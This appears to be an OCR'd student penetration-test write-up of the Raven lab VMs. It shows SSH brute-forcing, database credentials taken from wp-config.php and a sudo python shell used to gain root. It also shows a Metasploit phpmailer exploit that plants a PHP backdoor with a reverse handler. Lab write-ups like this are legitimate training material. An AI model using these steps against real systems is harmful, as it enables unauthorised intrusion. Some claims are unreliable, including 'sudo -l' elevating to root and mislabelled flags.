


Exploitation: Attempting brute force entry with SSH

I was able to gain access to the **Target 1** machine by guessing Michael's password.

Michael did not have root privileges.


I was able to discover data which included **Flag1**, when I viewed the source content of the target website www.192.168.1.110/service.html



Exploitation: Exhaustive search of Databases

I was able to explore what databases were available once I had run the command `sudo service mysql start`

I then explored what databases were available, and I explored **mysql** and **wordpress** extensively.




Exploitation: Exhaustive search of Databases (continued)

When I used the command `cat wp-config.php` I discovered user name and password for the wordpress database

Database username: root
Database password: R@v3nSecurity

From within Kali, I was able to use the command `mysql –u root – p` and use the above credentials.


Once I was inside mysql, I changed databases to wordpress




Exploitation: Exhaustive search of Databases (continued)

I was able to discover hashed passwords for users Michael and Steven

Finding I had a new user, Steven, and a hashed password, I decided to use John the Ripper to find Steven's password.





cvedetails.com/product/4096/Wordpress-Wordpress.html?vendor_id=2337

Wordpress » Wordpress : Vulnerability Statistics

Vulnerabilities (**294**) CVSS Scores Report Browse all versions Possible matches for this product Related Metasploit Modules

Related OVAL Definitions : Vulnerabilities (0) Patches (20) Inventory Definitions (0) Compliance Definitions (0)

Vulnerability Feeds & Widgets

Vulnerability Trends Over Time

Year	# of Vulnerabilities	DoS	Code Execution	Overflow	Memory Corruption	Sql Injection	XSS	Directory Traversal	Http Response Splitting	Bypass something	Gain Information	Gain Privileges	CSRF	File Inclusion	# of exploits
2004	2						1		1						
2005	10		5			3	2				3				
2006	16	1	2			1	5	1			3				
2007	40	2	13			7	19			3	5		2		1
2008	27	2	4			3	9	4		1	2		2		
2009	12	3	1				3			1	3	1			2
2010	2		1			1									
2011	11					1	2				4				
2012	24	2	2			2	9			5	3		3		7
2013	19	1	1				8			3	2		1		
2014	29	3	3			1	8	1		6	2		3	1	
2015	11	1	2			1	7			1	1		1		
2016	20	1					9			6	1		1		
2017	43	1	1			4	14	4		5	2		5		
2018	17	1	4				5	1		3	1				
2019	11		2				7	1			1		1		
Total	294	18	41			24	108	12	1	34	33	1	19	1	10
% Of All		6.1	13.9	0.0	0.0	8.2	36.7	4.1	0.3	11.6	11.2	0.3	6.5	0.3	

Exploitation: Using Python to execute commands

I discovered that Steven had limited root access to the Target1 machine.

```
root@Kali:~# ssh steven@192.168.1.110
steven@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Dec 13 16:35:31 2020 from 192.168.1.90
$ nc 192.168.1.110 5555
(UNKNOWN) [192.168.1.110] 5555 (?) : Connection refused
$ sudo -l
Matching Defaults entries for steven on raven:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User steven may run the following commands on raven:
    (ALL) NOPASSWD: /usr/bin/python
$
```


From within Steven's account, I ran the command sudo python –c 'import pty; pty.spawn("/bin/ sh")' to escalate root privileges and to find flag4.

```
User steven may run the following commands on raven:
    (ALL) NOPASSWD: /usr/bin/python
$ sudo python -c 'import pty; pty.spawn("/bin/sh")'
# whoami
root
# ls -alt
total 8
drwxr-xr-x 5 root root 4096 Jun 24 07:10 ..
drwxr-xr-x 2 root root 4096 Aug 13  2018 .
# cd /root
# ks'^H^H^H^H^H^H
> ls
>
> ^C
# ls
flag4.txt
# cat f ^H^H
cat: f: No such file or directory
cat: No such file or directory
# cat flag4.txt
------

| ___ \
| |_/ /__ ___   _____ _ __
|    // _` \ \ / / _ \ '_ \
| |\ \ (_| |\ V /  __/ | | |
\_| \_\__,_| \_/ \___|_| |_|

flag4{715dea6c055b9fe3337544932f2941ce}

CONGRATULATIONS on successfully rooting Raven!

This is my first Boot2Root VM - I hope you enjoyed it.

Hit me up on Twitter and let me know what you thought:

@mccannwj / wjmccann.github.io
#
```

Exploitation: Testing Exploits within Metasploit

Using Metasploit and a known phpmailer vulnerability, I was able to successfully establish a backdoor and deliver a payload

```
msf5 exploit(multi/http/phpmailer_arg_injection) > set web_root /var/www/html
web_root => /var/www/html
msf5 exploit(multi/http/phpmailer_arg_injection) > exploit

[*] Started reverse TCP handler on 192.168.1.90:4444
[*] Writing the backdoor to /var/www/html/zWO1bMgX.php
[*] Sleeping before requesting the payload from: /zWO1bMgX.php
[*] Waiting for up to 300 seconds to trigger the payload
```



Exploitation: Gaining Root access using SSH

Throughout the discovery and evidence gathering process, I found there were 3 users I could attempt to exploit. They were **Michael** (low privilege user), **Steven** (limited root privileges), and **vagrant**, which I found to have full root privileges.

Again using brute force, I was able to access the vagrant account. I elevated to root with the command `sudo –l`

I was able to discover **Flag4** using the command `find –iname "flag*"`

```
root@target2:/# cat ./root/flag4.txt
 ___                  ___ ___
| _ \__ ___ _____ _ _|_ _|_ _|
|   / _` \ V / -_) ' \ | | | |
|_|_\__,_|\_/\___|_||_|___|___|

flag4{df2bc5e951d91581467bb9a2a8ff4425}

CONGRATULATIONS on successfully rooting RavenII

I hope you enjoyed this second interation of the Raven VM

Hit me up on Twitter and let me know what you thought:

@mccannwj / wjmccann.github.io
root@target2:/#
```

```
vagrant@target2:~
File  Actions  Edit  View  Help
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:103:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:104:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:105:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:106:systemd Bus Proxy,,,:/run/systemd:/bin/false
Debian-exim:x:104:109::/var/spool/exim4:/bin/false
messagebus:x:105:110::/var/run/dbus:/bin/false
statd:x:106:65534::/var/lib/nfs:/bin/false
sshd:x:107:65534::/var/run/sshd:/usr/sbin/nologin
michael:x:1000:1000:michael,,,:/home/michael:/bin/bash
smmta:x:108:114:Mail Transfer Agent,,,:/var/lib/sendmail:/bin/false
smmsp:x:109:115:Mail Submission Program,,,:/var/lib/sendmail:/bin/false
mysql:x:110:116:MySQL Server,,,:/nonexistent:/bin/false
steven:x:1001:1001::/home/steven:/bin/sh
vagrant:x:1002:1002:,,,:/home/vagrant:/bin/bash
$ ssh vagrant@192.168.1.115
Could not create directory '/home/steven/.ssh'.
The authenticity of host '192.168.1.115 (192.168.1.115)' can't be established.
ECDSA key fingerprint is 1f:77:31:19:de:b0:e1:6d:ca:77:07:76:84:d3:a9:a0.
Are you sure you want to continue connecting (yes/no)? yes
Failed to add the host to the list of known hosts (/home/steven/.ssh/known_hosts).
vagrant@192.168.1.115's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Dec 15 19:36:35 2020 from 192.168.1.90
vagrant@target2:~$
```

Blue Team

Target 1 – 4 flags found

Flag 1

```
256                        </div>
257                    </div>
258                </div>
259            </div>
260        </footer>
261        <!-- End footer Area -->
262        <!-- flag1{b9bbcb33e11b80be759c4e844862482d} -->
```

```
<!— End footer Area —>
<!— flag1{b9bbcb33e11b80be759c4e844862482d} —>
```

```
michael:x:1000:1000:michael,,,:/home/michael:/bin/bash
smmta:x:108:114:Mail Transfer Agent,,,:/var/lib/sendmail:/bin/false
smmsp:x:109:115:Mail Submission Program,,,:/var/lib/sendmail:/bin/false
mysql:x:110:116:MySQL Server,,,:/nonexistent:/bin/false
steven:x:1001:1001::/home/steven:/bin/sh
vagrant:x:1002:1002:,,,:/home/vagrant:/bin/bash
michael@target1:/etc$ cat passwd-
cat: passwd-: Permission denied
michael@target1:/etc$ cd mysql/
michael@target1:/etc/mysql$ ls
conf.d  debian.cnf  debian-start  my.cnf
michael@target1:/etc/mysql$ cd ..
michael@target1:/etc$ cd ..
michael@target1:/$ pwd
/
michael@target1:/$ cd /var/www/
michael@target1:/var/www$ ls
flag2.txt  html
michael@target1:/var/www$ cat flag2.txt
flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
michael@target1:/var/www$
```

3 Users Identified

Flag 2

```
        | flag3        |             | draft       | open             | open             |
|       |              |             | 2018-08-13 01:48:31 | 2018-08-13 01:48:31 |
|       |            0 | http://raven.local/wordpress/?p=4
0 | post      |                    0 |
    1 | 2018-08-12 23:31:59 | 2018-08-12 23:31:59 | flag4{715dea6c055b9fe3337544932f2
```

Flag 4

```
        | flag4        |             | inherit     | closed           | closed           |
| 4-revision-v1 |              |             | 2018-08-12 23:31:59 | 2018-08-12 23:31:59 |
|       |            4 | http://raven.local/wordpress/index.php/2018/08/12/4-revision-v1
0 | revision  |                    0 |
    2 | 2018-08-13 01:48:31 | 2018-08-13 01:48:31 | flag3{afc01ab56b50591e7dccf931227
```

Flag 3

```
User steven may run the following commands on raven:
    (ALL) NOPASSWD: /usr/bin/python
$ sudo python -c 'import pty; pty.spawn("/bin/sh")'
# whoami
root
# ls -alt
total 8
drwxr-xr-x 5 root root 4096 Jun 24 07:10 ..
drwxr-xr-x 2 root root 4096 Aug 13  2018 .
# cd /root
# ls
flag4.txt
# cat flag4.txt
______

| ___ \

| |_/ /__ ___   _____ _ __

|    // _` \ \ / / _ \ '_ \

| |\ \ (_| |\ V /  __/ | | |

\_| \_\__,_| \_/ \___|_| |_|

flag4{715dea6c055b9fe3337544932f2941ce}

CONGRATULATIONS on successfully rooting Raven!

This is my first Boot2Root VM - I hope you enjoyed it.

Hit me up on Twitter and let me know what you thought:

@mccannwj / wjmccann.github.io
#
```

